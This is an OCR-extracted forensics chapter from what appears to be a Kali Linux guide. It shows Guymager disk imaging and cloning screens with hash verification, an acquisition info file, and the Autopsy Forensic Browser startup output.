

Chapter 10: Forensics





“the quieter you become, the more you are able to hear”





GUYMAGER

Devices Misc Help

Rescan

Serial nr.	Linux device	Model	State	Size	Hidden areas
	/dev/sda	VMware, VMware Virtual S	Idle	32.2GB	ur
ST3320620A_5QF3BSPT	/dev/sdb	ST332062 0AS	Idle	320.1GB	ur
	/mnt/nfs/wander/vmware/win7-01/win7-01.vmdk	Manually added special device	Running	8.6GB	ur

Size 8,581,349,376 bytes (7.99GiB / 8.58GB)
Sector size 512
Image file /media/root/usbdisk/win70020160202.Exx
Info file /media/root/usbdisk/win70020160202.info
Current speed 0.00 MB/s
Started 14. February 15:23:15 (00:00:08)
Hash calculation SHA-256
Source verification off
Image verification on

GUYMAGER

Devices Misc Help

Rescan

Serial nr.	Linux device	Model	State	Size	Hidden areas
	/dev/sda	VMware, VMware Virtual S	Idle	32.2GB	ur
ST3320620A_5QF3BSPT	/dev/sdb	ST332062 0AS	Idle	320.1GB	ur
	/mnt/nfs/wander/vmware/win7-01/win7-01.vmdk	Manually added special device	Finished - Verified & ok	8.6GB	ur

Size 8,581,349,376 bytes (7.99GiB / 8.58GB)
Sector size 512
Image file /media/root/usbdisk/win70020160202.Exx
Info file /media/root/usbdisk/win70020160202.info
Current speed
Started 14. February 15:23:15 (00:48:01)
Hash calculation SHA-256
Source verification off
Image verification on

Serial nr.	Linux device	Model	State	Size	Hidden areas
VB02c24b38-da42e982	/dev/sdc	ATA VBOX HARDDISK	Running	53.7GB	HPA:No / DCO:Unknown
VB3f8ea1bf-80493552	/dev/sdb	ATA VBOX HARDDISK	Used in clone operation	107.4GB	HPA:No / DCO:Unknown
VB2c4230e4-46a9fb87		ATA VBOX HARDDISK	Idle	32.2GB	unknown

Acquire image

Clone device

Abort

Info

Clone /dev/sdc

Destination

Serial nr.	Linux device	Model	Size	Remark
VB02c24b38-da42e982	/dev/sdc	ATA VBOX HARDDISK	53.7GB	Device to be cloned
VB3f8ea1bf-80493552	/dev/sdb	ATA VBOX HARDDISK	107.4GB	Ok for cloning
VB2c4230e4-46a9fb87	/dev/sda	ATA VBOX HARDDISK	32.2GB	Too small

Info directory

Info filename (without extension)

Hash calculation / verification

- Calculate MD5 Calculate SHA-1 Calculate SHA-256
- Re-read source after acquisition for verification (takes twice as long)
- Verify image after acquisition (takes twice as long)



```
kali2 clone.info
~/guymager
Open Save
98 Image path and file name: /dev/sdb
99 Info path and file name: /root/guymager/kali2clone.info
100 Hash calculation : SHA-256
101 Source verification : off
102 Image verification : on
103
104 No bad sectors encountered during acquisition.
105 State: Finished successfully
106
107 MD5 hash :
108 MD5 hash verified source :
109 MD5 hash verified image :
110 SHA1 hash :
111 SHA1 hash verified source :
112 SHA1 hash verified image :
113 SHA256 hash :
114 SHA256 hash verified source:
115 SHA256 hash verified image :|
116 Image verification OK. The image contains exactly the data that was written.
117
118 Acquisition started : 2016-04-05 19:28:27 (ISO format YYYY-MM-DD
119 Verification started: 2016-04-05
Plain Text Tab Width: 4 Ln 115, Col 29 INS
```



```
File Edit View Bookmarks Settings Help
=====
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24
=====
Evidence Locker: /var/lib/autopsy
Start Time: Sun Feb 21 19:35:56 2016
Remote Host: localhost
Local Port: 9999



Open an HTML browser on the remote host and paste this URL in it:



http://localhost:9999/autopsy


